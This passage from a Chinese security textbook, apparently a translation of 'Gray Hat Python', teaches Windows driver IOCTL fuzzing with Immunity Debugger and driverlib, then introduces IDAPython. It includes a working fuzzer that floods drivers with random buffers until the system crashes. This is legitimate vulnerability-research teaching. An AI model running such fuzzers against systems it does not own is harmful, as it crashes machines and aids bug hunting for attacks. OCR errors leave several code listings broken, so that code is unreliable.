① 参见 MSDN CreateFile 函数(http://msdn.microsoft.com/en-us/library/aa363858.aspx)。

实存在时才试图打开它，否则函数调用 CreateFileW 将以失败告终。最后我们只需将剩下的两个参数各自设为零值与 NULL 值即可。

一旦函数 CreateFileW 返回给我们一个有效的句柄，我们即可经由这一句柄来向目标设备发送 IOCTL 指令。我们须要借助另一个 API 函数 DeviceIoControl[①]来为我们发送 IOCTL 命令，这个函数同样是由动态链接库 kernel32.dll 导出，其函数原型如下所示：

```
BOOL WINAPI DeviceIoControl(
    HANDLE hDevice,
    DWORD  dwIoControlCode,
    LPVOID lpInBuffer,
    DWORD  nInBufferSize,
    LPVOID lpOutBuffer,
    DWORD  nOutBufferSize,
    LPDWORD lpBytesReturned,
    LPOVERLAPPED lpOverlapped
);
```

首个参数 hDevice 将以函数 CreateFileW 所返回的设备句柄作值。参数 dwIoControlCode 为我们所要传递给设备驱动的 IOCTL 控制码，驱动程序将根据 IOCTL 控制码的取值来决定应当采取何种方式处理我们的请求。接下来的参数 lpInBuffer 为一个数据缓冲区指针，这个指针所指向的缓冲区包含着我们意欲发往目标设备驱动的数据信息，这里将会是我们发挥想象力使坏的地方。参数 nInBufferSize 为一个整型数，用于告知驱动程序上述数据缓冲区的大小。参数 lpOutBuffer 与 lpOutBufferSize 的意义与前两个参数雷同，除了这两者被用于存放驱动程序的回传数据，而不是来自用户态应用程序的传送数据。参数 lpBytesReturned 将告知我们本次调用总共返回了多少数据。最后一个参数 lpOverlapped 在这里只需被设置为 NULL 值即可。

既然我们已对驱动的通信方式有所了解，下面我们将借助 Immunity Debugger 来对函数调用 DeviceIoControl 设下钩子，我们将在相关的 IOCTL 请求被传送给目标驱动之前对包含在其中的输入数据缓冲做“手脚”。

10.2　使用 Immunity Debugger 进行驱动级的 Fuzzing 测试

Immunity Debugger 所配备的非凡钩子机制使得它非常适合于在这里充当一回临时的变异型 Fuzzer。我们将为此编写一个简单的 PyCommand 命令用于帮助我们拦截所有指向

① 参见 MSDN DeviceIoControl 函数（http://msdn.microsoft.com/en-us/library/aa3632I6(vs.85).aspx）。

DeviceIoControl 的函数调用，并设法使其所携带的数据缓冲产生变异，在将所有相关的信息记录进日志文件后我们再将控制权交还给目标应用程序。需要记住的一点是我们正在和驱动程序打交道，这意味着一轮成功的 Fuzzing 测试几乎肯定会导致目标系统奔溃，这正是我们在每一轮测试之前将测试信息记录在磁盘文件中的原因，这样我们才能得以重现当时的测试场景。

警告 请确保用于进行 Fuzzing 测试的不是你的工作用机，驱动级别的 Fuzzing 测试会导致传说中的蓝屏死机，这意味着操作系统彻底崩溃。在虚拟机环境下测试 Windows 驱动是一个更理想的选择。

现在是编码时刻了！创建一个新的 Python 文件，将其命名为 ioctl_fuzzer.py，并输入以下代码。

ioctl_fuzzer.py

```
import struct
import random
from immlib import *

class ioctl_hook( LogBpHook ):

    def __init__( self ):

        self.imm     = Debugger()
        self.logfile = "C:\ioctl_log.txt"
        LogBpHook.__init__(self)

    def run( self, regs ):
        """
        We use the following offsets from the ESP register
        to trap the arguments to DeviceIoControl:
        ESP+4  -> hDevice
        ESP+8  -> IoControlCode
        ESP+C  -> InBuffer
        ESP+10 -> InBufferSize
        ESP+14 -> OutBuffer
        ESP+18 -> OutBufferSize
        ESP+1C -> pBytesReturned
        ESP+20 -> pOverlapped
        """

        in_buf = ""
```

```
        #从栈上读取 IOCTL 控制码
❶       ioctl_code = self.imm.readLong( regs['ESP'] + 8 )

        #读取写入数据的缓冲区大小
❷       inbuffer_size = self.imm.readMemory( regs['ESP'] + 0x10, 4)

        #我们将在这块缓冲区上动手脚
❸       inbuffer_ptr  = self.imm.readMemory( regs['ESP'] + 0xC, 4)

        #抓取缓冲区中的原有数据内容
        in_buffer     = self.imm.readMemory( inbuffer_ptr, inbuffer_size )
❹       mutated_buffer = self.mutate( inbuffer_size )

        # 将经过变异之后的用例数据写回缓冲区
❺       self.imm.writeMemory( inbuffer_ptr, mutated_buffer )

        # 将测试用例信息存入日志文件之中
❻       self.save_test_case( ioctl_code, in_buffer, mutated_buffer )

    def mutate( self, inbuffer_size ):

        counter       = 0
        mutated_buffer = ""

        # 我们的变异策略只是简单地写入随机字节值
        while counter < inbuffer_size:
            mutated_buffer += struct.pack("H", random.randint( 0, 255 ) )[0]
            counter += 1

        return mutated_buffer

    def save_test_case( self, ioctl_code, in_buffer, mutated_buffer ):

        message  = "******\n"
        message += "IOCTL Code:      0x%08x\n" % ioctl_code
        message += "Original Buffer: %s\n" % in_buffer
        message += "Mutated Buffer:  %s\n" % mutated_buffer.encode("HEX")
        message += "******\n\n"

        fd = open( self.logfile, "a")
        fd.write( message )
        fd.close()
```

```
def main(args):

    imm = Debugger()

    deviceiocontrol = imm.getAddress( "kernel32.DeviceIoControl" )

    ioctl_hooker = ioctl_hook()
    ioctl_hooker.add( "%08x" % deviceiocontrol, deviceiocontrol )


    return "[*] IOCTL Fuzzer Ready for Action!"
```

在上示的代码中你并不会发现任何新的 Immunity Debugger 使用技巧或者函数调用，这基本上只是一个简单的 LogBpHook 钩子，我们之前在第 5 章中已对其有过详尽的介绍。我们需要借助这些便利的钩子来帮助捕获发往目标驱动的 IOCTL 控制码❶、输入数据的缓冲区长度❷，以及这个缓冲区的所在位置❸。接着我们创建一块由随机字节值填充而成的缓冲区❹，并且其长度与原有的输入缓冲区等同。最后我们使用构造出的变异体替换原有的输出缓冲区❺，并在相关测试用例被存入日志文件之后❻，将控制权交还给用户态下的目标程序。

在我们试图执行这段代码之前，请确保脚本文件 ioctl_fuzzer.py 已经被放置在 Immunity Debugger 中的 PyCommands 目录之下。接下来你需要为自己选择一个测试对象——任何一款使用 IOCTL 指令试图与驱动达成交互的程序软件（网络封包嗅探器、防火墙和反病毒产品是较为理想的测试对象），并将测试对象载入你的调试器之中。在执行了 PyCommand 命令 ioctl_fuzzer 之后你便可恢复执行目标进程，传说中的驱动 Fuzzing 随即开始了！列表 10-1 所示的是 ioctl_fuzzer.py 脚本在试图 Fuzzing 测试 Wireshark[①]时所记录下的测试用例信息。

列表 10-1：在对 Wireshark 的 Fuzzing 测试过程中所记录下的用例信息

```
*****
IOCTL Code:     0x00120003
Buffer Size:    36
Original Buffer:
000000000000000000010000001000000000000000000000000000000000000000000000
Mutated Buffer:
a4100338ff334753457078100f78bde62cdc872747482a51375db5aa2255c46e838a2289
*****
```

① 你可以从 http://www.wireshark.org/下载 Wireshark。

```
*****
IOCTL Code:       0x00001ef0
Buffer Size:      4
Original Buffer:  28010000
Mutated Buffer:   ab12d7e6
*****
```

从上示的输出信息中你可以看出：我们已找到了两个有效的 IOCTL 控制码（0x0012003 和 0x00001ef0），以及发生了重度变异的输入数据缓冲区被发往目标驱动。你可以不断地尝试以各种方式与用户态应用程序进行交互，并希望自己能够有见证驱动程序发生崩溃的好运气！

尽管这一技术简单且有效，但是仍然面临着一些限制。比如：我们对正在接受 Fuzzing 测试的设备所使用的名称一无所知（尽管你也可以对 API 函数 CreateFileW 设下钩子，记录下所有使用到的设备名称以及被返回的句柄值，并监控 DeviceIoControl 对这些句柄的使用情况，我们将这作为课后练习留给读者），并且我们所知道的有效 IOCTL 控制码均来源于某个用户态应用程序的使用偏好，这意味着我们可能遗漏了很多潜在的有效测试用例。此外，我们的 Fuzzer 程序应当无需再依赖于人为的用户操作便可无休止地运行下去，直到我们发现一个漏洞或者对此感到厌倦为止。

在下一节中我们将学习如何使用 Immunity Debugger 所附带的静态分析工具库 driverlib。一旦我们有了 driverlib 相助，我们便可轻而易举地从目标驱动中枚举出所有可能的设备名称以及其所支持的所有 IOCTL 控制码。基于这些极具启发意义的驱动信息，我们可以构建出一个高效且完全独立的生成型 Fuzzer，它可以为我们进行无休止的 Fuzzing 测试而不再需要人为的用户交互。

10.3　Driverlib——面向驱动的静态分析工具

Driverlib 被设计为一个能够从目标驱动中自动化撷取重要信息的 Python 工具库，这能为我们省去大量用于应付繁琐的逆向任务的时间。为了确定目标驱动所使用的设备名称以及其所支持的有效 IOCTL 控制码，一种典型的做法就是将我们的目标驱动载入 IDA Pro 或者 Immunity Debugger 一类的工具之中，然后以手动方式从反汇编结果中找出相关信息。我们将带你一窥 driverlib 库中的部分代码，来帮助你理解它如何以自动化的方式实现上述的这一过程，之后我们将依仗这一手段来为我们的驱动程序 Fuzzer 输送情报。现在让我们先来和 driverlib 做一次亲密接触吧！

10.3.1 寻找设备名称

得益于 Immunity Debugger 强大的内建 Python 库相助，找出藏匿于目标驱动之中的设备名称变得异常简单，列表 10-2 所示的正是 driverlib 中的设备名称搜索例程：

列表 10-2：Driverlib 库中的设备名称搜索例程

```
def getDeviceNames( self ):

    string_list = self.imm.getReferencedStrings( self.module.getCodebase() )

    for entry in stringlist:

        if "\\Device\\" in entry[2]:

            self.imm.log( "Possible match at address: 0x%08x" % entry[0],
             address = entryfo] )

            self.deviceNames.append( entry[2].split("\"")[1] )

    self.imm.log("Possible device names: %s" % self.deviceNames)

    return self.deviceNames
```

这段代码首先为我们取得一个字符串列表，在这个列表中囊括了所有在目标驱动中被引用到的字符串，接着我们逐项遍历这个列表来找寻包含子串“\Device\”的字符串，子串“\Device\”暗示着这个字符串很有可能被用作驱动所注册的符号链接。你可以亲手找一个驱动程序来试一下手，比如你可以尝试将驱动程序 C:\Windows\System32\beep.sys 载入 Immunity Debugger，并在调试器内含的 PyShell 下输入以下代码：

```
*** Immunity Debugger Python Shell v0.1 ***
Immlib instanciated as 'imm' PyObject
READY.
>>> import driverlib
>>> driver = driverlib.Driver()
>>> driver.getDeviceNames()
['\\Device\\Beep']
>>>
```

你可以看到 driverlib 为我们找到了一个有效的设备名称\\Device\\Beep，这个过程只消花费我们三行 Python 代码，因此你无需再穿行于冗长的字符串列表以及成堆的反汇编指令

列表之中。下面我们将目光转移到 IOCTL 主分派例程以及其所支持的有效 IOCTL 控制码的找寻上来。

10.3.2　寻找 IOCTL 分派例程

任何一个实现了 IOCTL 接口的驱动程序之中必定存在一个 IOCTL 分派例程。当驱动程序被加载时，入口函数 DriverEntry 总是会最先被调用。列表 10-3 向你演示了一个典型的 DriverEntry 例程骨架，从中你可以看到这一驱动程序实现了一个 IOCTL 分派函数。

列表 10-3：一个基本的 DriverEntry 例程 c 源码

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
 IN PUNICODE_STRING RegistryPath)
{
    UNICODE_STRING uDeviceName;
    UNICODE_STRING uDeviceSymlink;
    PDEVICE_OBJECT gDeviceObject;

     RtlInitUnicodeString( SuDeviceName, L"\\Device\\GrayHat" );
     RtlInitUnicodeString( SuDeviceSymlink, L"\\DosDevices\\GrayHat" );

     // 注册这一设备
     IoCreateDevice( DriverObject, 0, &uDeviceName, FILE_DEVICE_NETWORK,
     0, FALSE, &gDeviceObject );

     // 我们通过符号链接来访问驱动
     IoCreateSymbolicLink(&uDeviceSymlink, &uDeviceName);

     // 设置函数指针
     DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]
                                          = IOCTLDispatch;
     DriverObject->DriverUnload
                                          = DriverUnloadCallback;
     DriverObject->MajorFunction[IRP_MJ_CREATE]
                                          = DriverCreateCloseCallback;
     DriverObject->MajorFunction[IRP_MJ_CLOSE]
                                          = DriverCreateCloseCallback;

    return STATUS_SUCCESS;
}
```

你可以从这个非常基本的 DriverEntry 例程中了解到绝大多数设备驱动的自我初始方

式。其中有一行代码值得我们的特别注意：

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_C0NTR0L] = IOCTLDispatch
```

这行代码告诉驱动程序 IOCTL_Dispatch 将全权负责所有 IOCTL 请求的分派工作。当这个驱动程序经过编译之后，这行 C 代码将被转换成与如下所示的汇编伪代码相似的结果：

```
mov     dword ptr [REC+70h], CONSTANT
```

你将会看到一类形式特定的指令试图改写结构体 MajorFunction（对应于上示汇编指令中的 REG）在偏移地址 0x70 处的值，我们的函数指针（对应于上示汇编指令中的 CONSTANT）将存于此处。我们可以通过这类指令推断出 IOCTL 处理例程的所在之地（CONSTANT），这里也将是我们着手搜寻有效 IOCTL 控制码的地方。列表 10-4 向你演示 driverlib 是如何来替我们搜寻主分派例程的。

列表 10-4：这个例程专门负责搜寻 IOCTL 分派例程

```
def getIOCTLDispatch( self ):
    search_pattern = "MOV DWORD PTR [R32+70],CONST"

    dispatchaddress = self .imm.searchCommandsOnModule( self.module
    .getCodebase(), search_pattern )

    # 我们首先需要剔除一些无效的匹配
    for address in dispatch_address:

            instruction = self.imm.disasm( address[o] )

            if "MOV DWORD PTR" in instruction.getResult():
                    if "+70" in instruction.getResult():
                            self.IOCTLDispatchFunctionAddress =
                             instruction.getlmmConst()
                            self.IOCTLDispatchFunction        =
                            self.imm.getFunction
                            (self.IOCTLDispatchFunctionAddress)
                            break

    # 若成功，则返回这个函数对象
    return self.IOCTLDispatchFunction
```

上示的代码例程使用了 Immunity Debugger 所提供的指令搜索 API，它将根据我们指定的标准来找出所有符合条件的指令。一旦找到这样一条指令，我们将其包装在一个 Function 对象中并作为结果值返回，这个对象将是我们搜寻有效 IOCTL 控制码的又一起点。

下面让我们来看一个基本的 IOCTL 分派例程骨架，最终我们会用到一些启发式的方式来实现有效 IOCTL 控制码的自动化搜寻。

10.3.3　搜寻有效的 IOCTL 控制码

IOCTL 分派例程通常会根据用户态应用程序所传入的控制码取值来决定采取何种行动作为响应，这意味着每一个有效的 IOCTL 控制码对应着一条独一无二的代码执行路径。自然我们希望自己即将构建的 Fuzzer 能够无一遗漏地的触摸到每一条执行路径，这也正是我们大费周折地找寻有效 IOCTL 控制码的原因所在。下面让我们先来看一小段 C 代码，它将向你呈现一个 IOCTL 分派函数的基本骨架。你将看到我们如何从形态各异的汇编码中抽取出我们所关心的 IOCTL 控制码值。一个典型的 IOCTL 分派例程如列表 10-5 所示：

列表 10-5：一个简化的 IOCTL 分派例程，支持了三种不同的 IOCTL 控制码（0x1337、0x1338 和 0x1339）

```
NTSTATUS IOCTLDispatch( IN PDEVICE_OBDECT DeviceObject, IN PIRP Irp
{
    ULONG FunctionCode;
    PIO_STACK_LOCATION IrpSp;

    // 从本次 IOCTL 请求的栈上提取出控制码
    IrpSp = IoGetCurrentIrpStackLocation(Irp);
❶   FunctionCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;

    // 根据 IOCTL 控制码的取值来决定采取何种
      // 行动

❷   switch(FunctionCode)
    {
            case 0x1337:
                // ... 采取行动 A
            case 0x1338:
                // ... 采取行动 B
            case 0x1339:
                // ... 采取行动 C
    }

    Irp->IoStatus. Status = STATUSSUCCESS;
    IoCompleteRequest( Irp, I0_N0_INCREMENT );

    return STATUS_SUCCESS;
}
```

一旦分派例程从来自用户的 IOCTL 请求之中提取出相关的控制码❶，通常你将看到一个 switch{}结构紧随其后❷，这个结构体将针对传入的不同 IOCTL 控制码来决定将采取何种行动。需要记住的一点是将 switch 结构转化为汇编码并不止一种方式，列表 10-6 向你呈现了两种常见的实例。

列表 10-6：switch{}结构体的两种可能的汇编指令表现形式

```
// 一系列的 CMP 指令用于进行常值比对
CMP DWORD PTR SS:[EBP-48], 1339     # 测试是否取值为 0x1339
JE 0xSOMEADDRESS                    # 跳转至 0x1339 相关行动
CMP DWORD PTR SS:[EBP-48], 1338     # 测试是否取值为 0x1338
JE 0xSOMEADDRESS
CMP DWORD PTR SS:[EBP-48], 1337     # 测试是否取值为 0x1337
JE OxSOMEADDRESS

//一系列的 SUB 指令用于递减 IOCTL 控制码
MOV ESI, DWORD PTR DS:[ESI + C]# 将 IOCTL 控制码存入 ESI 寄存器
SUB ESI, 1337                    #测试是否取值为 0x1337
JE 0xSOMEADDRESS                 #跳转至 0x1337 相关行动
SUB ESI, 1                       #测试是否取值为 0x1338
JE 0xSOMEADDRESS                 #跳转至 0x1338 相关行动
SUB ESI, 1                       #测试是否取值为 0x1339
JE 0xSOMEADDRESS                 #跳转至 0x1339 相关行动
```

对于编译器来说将 switch 语句转化为机器指令存在着大把的方式可供选择，上示的两种情况是我所最常遇见的。在第一个例子中我们可以看到一系列的 CMP 指令被用于和传入的 IOCTL 控制码进行常值比对。这些常值即为驱动所支持的有效 IOCTL 控制码，因此它们正是我们需要搜寻的对象。对于第二种情况，我们则需要试图搜寻一系列被减数为同一个寄存器（在这里是寄存器 ESI）的 SUB 减法指令，并且在每一个减法指令之后应该跟随着某种形式的条件跳转指令。在这种情况下找到最初的常值被减数是整个过程的关键：

```
SUB ESI, 1337
```

这条指令告知我们：0x1337 为驱动程序所支持的最小 IOCTL 控制码，此后我们每逢遇到一条符合上述规范的 SUB 指令，我们只需等量地递增这个常量基数即可推算出另一个有效的 IOCTL 控制码。在 Immunity Debbuger 的安装路径下你可以找到 driverlib 库的源码文件 Libs\driverlib.py。在这个源文件中有一个注释详尽的函数 getIOCTLCodes()，可用于帮助我们自动分析 IOCTL 分派函数并提取出所有有效的 IOCTL 控制码。你可以看到其中一些启发式搜索算法是如何起作用的!

现在你应当对 driverlib 库如何为我们处理脏活的方式有所了解了，下面便是我们试手

的时候了！首先我们将凭借 driverlib 从目标驱动文件中搜寻出有效的设备名称以及 IOCTL 控制码，并将取得的分析结果存入一个 pickle[①]文件中。随后我们即将构建的 IOCTL Fuzzer 程序会根据转储在 pickle 文件中的信息来生成包含各个有效 IOCTL 控制码的测试用例。这不但可以提高被测驱动程序的代码执行覆盖率，而且我们的 Fuzzer 可以无休止地独立运行下去，而不再需要靠人为的方式与用户态程序进行交互来产生用例。现在让我们开始 Fuzz！

10.4　构建一个驱动 Fuzzer

我们要完成的第一件事便是创建一个 PyCommand 命令用于转储 IOCTL 信息。创建一个新的 Python 文件，将其命名为 ioctl_dump.py 并输入如下代码。

ioctl_dump.py

```
import pickle
import driverlib

from immlib import *

def main( args ):
    ioctl_list  = []
    device_list = []

    imm    = Debugger()
    driver = driverlib.Driver()

    #提取出 IOCTL 控制码列表以及设备名称信息
❶   ioctl_list  = driver.getIOCTLCodes()
    if not len(ioctl_list):
        return "[*] ERROR! Couldn't find any IOCTL codes."

❷   device_list = driver.getDeviceNames()
    if not len(device_list):
        return "[*] ERROR! Couldn't find any device names."

    # 现在创建一个字典对象并将其转储至磁盘文件之中
❸   master_list = {}
    master_list["ioctl_list"]  = ioctl_list
```

① Python 所提供的对象持久化工具，关于 pickle 的更多信息请参见 http://www.python.org/doc/2.1/lib/module_pickle.html。

```
    master_list["device_list"] = device_list

    filename = "%s.fuzz" % imm.getDebuggedName()
    fd = open( filename, "wb")

❹ pickle.dump( master_list, fd )
    fd.close()

    return "[*] SUCCESS! Saved IOCTL codes and device names to %s" % args[0]
```

这个 PyCommand 命令的实现逻辑十分简单：首先取得有效的 IOCTL 控制码列表❶，接着是设备名称列表❷，将以上两者存于一个字典对象之中❸，最后将此字典结构转储至一个 pickle 文件之中❹。想要一试手脚你只需在 Immunity Debugger 中载入目标驱动并执行 PyCommand 命令!ioctl_dump 即可。最终生成的 pickle 转储文件可以在 Immunity Debugger 的安装路径下被找到。

至此我们手头上已有了有效的设备名称与 IOCTL 控制码，可以说是万事俱备，只欠东风了，让我们开始构建一个新的生成型 Fuzzer！需要注意的是我们即将构建的 Fuzzer 程序其关注目标将仅限于内存污染以及溢出类型的 bug，当然进一步扩展这个 Fuzzer 以使其支持更多类型的 bug 并不会是件难事。

创建一个新的 Python 文件，将其命名为 my_ioctl_fuzzer.py，并输入以下代码。

my_ioctl_fuzzer.py

```
import pickle
import sys
import random

from ctypes import *

kernel32 = windll.kernel32

# 调用 Win32 API 函数所需的常值定义
GENERIC_READ    = 0x80000000
GENERIC_WRITE   = 0x40000000
OPEN_EXISTING   = 0x3

❶ # 使用 pickle 工具回取出字典对象
fd              = open(sys.argv[1], "rb")
masterjist      = pickle.load(fd)
ioctl_list      = master_list["ioctl_list"]

❷ for device_name in device_list:
```

```
    # 确保以正确的方式访问设备驱动
    device_file = u"\\\\.\\%s" % device_name.split("\\")[::-1][0]

    print "[*] Testing for device: %s" % device_file

    driver_handle = kernel32.CreateFileW(device_file,GENERIC_READ|
                          GENERIC_WRITE,0,None,OPEN_EXISTING,0,None)

    if driver_handle:

       print "[*] Success! %s is a valid device!"

       if device_file not in valid_devices:
          valid_devices.append( device_file )

       kernel32.CloseHandle( driver_handle )
    else:
       print "[*] Failed! %s NOT a valid device."

if not len(valid_devices):
    print "[*] No valid devices found. Exiting..."
    sys.exit(0)

# 现在我们开始不断地将测试用例喂给目标设备驱动，当你感到厌倦时，
# 按 CTRL-C 组合键退出这一循环结构从而停止 Fuzzing
while 1:

    # 首先打开日志文件
    fd = open("my_ioctl_fuzzer.log","a")

    # 随机选取一个设备名称
❸   current_device = valid_devices[ random.randint(0, len(valid_devices)
    -1 ) ]
    fd.write("[*] Fuzzing: %s" % current_device)

    # 随机选取 IOCTL 控制码
❹   current_ioctl  = ioctl_list[ random.randint(0, len(ioctl_list)-1)]
    fd.write("[*] With IOCTL: 0x%08x" % current_ioctl)

❺   # 随机选取长度值
    current_length = random.randint(0, 10000) y
    fd.write("[*] Buffer length: %d" % current_length)
```

```
        # 我们用一组重复"A"来填充缓冲区，你可以根据自己的想法
        # 在这里改写测试用例的生成机制
        in_buffer      = "A" * current_length

        #允许这个 IOCTL 请求使用输出缓冲区
        out_buf          = (c_char * current_length)()
        bytes_returned  = c_ulong(current_length)

        # 获取设备句柄
        driver_handle = kernel32.CreateFileW(device_file, GENERIC_READ|
                            GENERIC_WRITE,0,None,OPEN_EXISTING,0,None)

        fd.write("!!FUZZ!!")
        # 执行这个测试用例
        kernel32.DeviceIoControl( driver_handle, current_ioctl, in_buffer,
                             current_length, byref(out_buf),
                             current_length, byref(bytes_returned),
                             None )

        fd.write( "[*] Test case finished. %d bytes returned.\n" %
        bytes_returned.value )

        # 关闭当前使用的句柄并继续下一轮测试!
        kernel32.CloseHandle( driver_handle )
        fd.close()
```

首先从 pickle 转储文件中提取出相关的设备信息，这包括 IOCTL 控制码与设备名称列表❶。接着我们需要做一些检测以确保我们能够为每一个列出的设备取得相应的句柄❷，未通过检测的设备名称将被我们从列表中删除。接下来我们只须随机地选择一个目标设备❸ 以及一个 IOCTL 控制码❹，并在创建一块长度随机的数据缓冲之后❺，我们将这个 IOCTL 请求发往目标驱动并进入下一轮的 Fuzzing 测试。

你只需将用例文件所在的路径作为参数传入即可顺利运行这个 Fuzzer 程序，如下面的实例所示：

```
C:\>python.exe my_ioctl_fuzzer.py i2omgmt.sys.fuzz
```

如果你的 Fuzzer 程序有幸搞垮了你的测试用机，想要重现这一事件并不会是一件难事，被你的日志文件所记录下的最后一条 IOCTL 请求信息便是我们所要寻找的“罪魁祸首”了。列表 10-7 向你演示了一轮成功的 Fuzzing 测试之后所保存的部分日志文件输出。

列表 10-7：一轮成功的 Fuzzing 测试之后所保留下的日志内容

```
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002019
[*] Buffer length: 3277
!!FUZZ!!
[*] Test case finished. 3277 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002020
[*] Buffer length: 2137
!!FUZZ!!
[*] Test case finished, 1 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002016
[*] Buffer length: 1097
!!FUZZ!!
[*] Test case finished. 1097 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x8400201c
[*] Buffer length: 9366
!!FUZZ!!
```

显然最后的一项 IOCTL 请求，0x8400201C，直接导致了系统的奔溃，因为在此之后我们看不到任何的后续日志项。我希望在你进行自己的驱动 Fuzzing 时也能有我这样的好运气！到目前为止这还只是一个行为十分单一的 Fuzzer 程序，你随时可以根据自身所需对其做出适时的改进，一种可能的改进方式就是刻意致使参数 InBufferLength 或者 OutBufferLength 的取值与实际传入的数据缓冲长度不一致。你可以尽情发挥自己的想象力，去试图摧毁一切拦在你道路上的驱动程序吧！

CHAPTER

11

第 11 章　IDAPython——IDA PRO 环境下的 Python 脚本编程

IDA Pro[①]作为一款反汇编利器长久以来一直受到逆向工程师们的青睐，并且它仍然是目前最强大的静态分析工具。IDA Pro 由比利时布鲁塞尔的 Hex-Rays SA[②]公司出品，并由其颇具传奇色彩的首席架构师 Ilfak Guilfanov 主持开发。IDA Pro 提供了大量丰富的静态分析手段，能够识别众多不同体系架构下的二进制文件格式，并且可以运行在多个不同的平台之上，此外 IDA Pro 还附带了一个内建的调试器。伴随 IDA 核心模块一起发布的还有 IDC(IDA 自带的脚本语言)脚本引擎，以及一套用于帮助开发人员扩展 IDA 的 SDK 开发工具包。

得益于 IDA Pro 极为开放的构架，Gergely Erdelyi 和 Ero Carrera 在 2004 年发布了 IDAPython——一款 IDA Pro 插件。通过这款插件，逆向工程师能够以 Python 脚本的形式访问 IDC 脚本引擎核心、完整的 IDA 插件 API，以及所有与 Python 捆绑在一起的常见模块，这使得那些偏爱使用 Python 的黑客们终于可以在 IDA Pro 下放开拳脚，你只需编写纯粹的 Python 脚本，就可以在 IDA 下制定出强大的自动化静态分析流程。IDAPython 无论是在商业产品中（例如 Zynamics 的 BinNavi[③]），还是在一些开源项目中（例如 PaiMei[④]和 PyEmu，在 12 章中会有详细的介绍）均有所应用。本章将首先向你介绍 IDAPython 的详细安装步骤，以使其能够在 IDAPython5.2 下顺利运转。之后我们将对 IDAPython 中最为常用的那一部分函数进行介绍。最后我们以几个 Python 脚本实例来结束本章，这几个例子将带你身临几个颇为典型的逆向场景之中。

---

① 目前为止关于 IDA Pro 最好的参考书籍可以在这里找到 http://www.idabook.com/。
② IDA Pro 的产品主页位于 http://www.hex-rays.com/idapro/。
③ BinNavi 的产品主页位于 http://www.zynamics.com/index.php?page=binnavi。
④ PaiMei 的项目主页位于 http://code.google.com/p/paimei/。

11.1　安装 IDAPython

在安装 IDAPython 之前你首先需要下载相应的二进制安装包，请使用以下这个链接 http://idapython.googlecode.com/files/idapython-1.0.0.zip。

在这个 zip 文件下载到本地后，将其解压至一个目录中。在生成的解压目录下你应当会看到一个 plugins 目录，在这个目录中有一个名为 python.plw 的文件。你需要将 python.plw 复制到 IDA Pro 的插件目录 plugins 下，如果你是以默认方式安装的 IDA Pro，这个插件目录应当位于路径 C:\Program Files\IDA\plugins 下。此外你还需要在解压目录中找到一个名为 python 的目录并将其拷贝到 IDA 的主目录中。若以默认方式安装 IDA，这个目录应当位于 C:\Program Files\IDA。

想要验证你的安装是否成功，你只须让你的 IDA Pro 载入任意一个可执行文件，如果 IDA Python 插件被成功加载，你应当可以在 IDA 窗口底部的输出面板中看到有关 IDAPython 插件已初始化完成的提示信息。你此时的 IDA Pro 输出面板应该与图 11-1 中所示内容相似：



图 11-1　IDA Pro 的输出面板显示 IDAPython 插件被成功载入

一旦你成功地安装了 IDAPython 插件，IDA Pro 的文件（File）菜单上将会多出两个额外的新增选项，如图 11-2 所示。



图 11-2　安装了 IDAPython 插件后的文件（File）菜单

这两个新增的菜单选项分别为 Python file 和 Python Command。你还可以看到它们各自绑定了一组热键。如果你只是想即兴地执行一些简单的 Python 指令，那么选项 Python Command 对你来说就已绰绰有余，一个代码输入对话框会即刻弹出并提示你输入 Python 代码，相应的输出结果将被显示在 IDA Pro 的输出面板中。另一个选项“Python file”则用于执行独立的 IDAPython 脚本，这也正是本章中的代码样例将采用的执行方式。既然我们已经有了一个完好可用的 IDAPython 插件，下面让我们先来结识一些常用的 IDAPython 函数。

11.2 IDAPython 函数

IDAPython 完全兼容于 IDC，这意味着任何由 IDC[①]提供的内建函数都可以在 IDAPython 中找到与之对应的包装函数。我们只会选择性地介绍其中的部分函数，来帮助你尽快地上手编写脚本，这部分函数应足以为你日后着手编写自己的 IDAPython 脚本打下一个坚实的基础。IDC 脚本语言总共提供了 100 多个内建函数，将读者培养为全能的 IDAPython 专家也并非是本章的目标，因此我们建议你去做一些额外的功课，以获取对 IDAPython 更加全面的认识。

11.2.1 两个工具函数

你的 IDAPython 脚本会时不时地需要用到以下这两个便利的工具函数：

ScreenEA()

获得当前 IDA 代码视图中的光标所停留的地址。这使得你可以随时通过鼠标来为你的脚本指定一个起始地址。

GetInputFileMD5()

为当前载入的二进制文件计算一个 MD5 哈希值。如果你想检测某个二进制文件是否随着版本的变化而有所变更，这个函数可以为你提供答案。

11.2.2 段[②]（Segment）

一个二进制文件通常由数个段组成，每个段属于某一特定的类型（CODE、DATA、BSS、STACK、CONST 或者 XTRN），下列的函数为你提供了获取各种段相关信息的途径。

① 完整的 IDC 函数列表请参见 http://www.hex-rays.com/idapro/idadoc/162.htm。

② 译者注：术语 Segment 除了被译为“段”之外还被有些人译为“区段”和“节区”，本书统一使用“段”这一译法。

Firstseg()

返回二进制文件中首个段的起始地址。

NextSeg（long Address）

根据指定的当前位置，返回下一个段的起始地址，若你当前所处的区段已经是目标文件中的最后一个段，则返回 BADADDR。

SegByName（string SegmentName）

根据指定的段名称，返回这个段的起始地址。我们以段名称.text 为例，函数将返回当前二进制文件中代码段的起始地址。

SegEnd（long Address）

根据指定的地址，返回该地址所在段的结束地址。

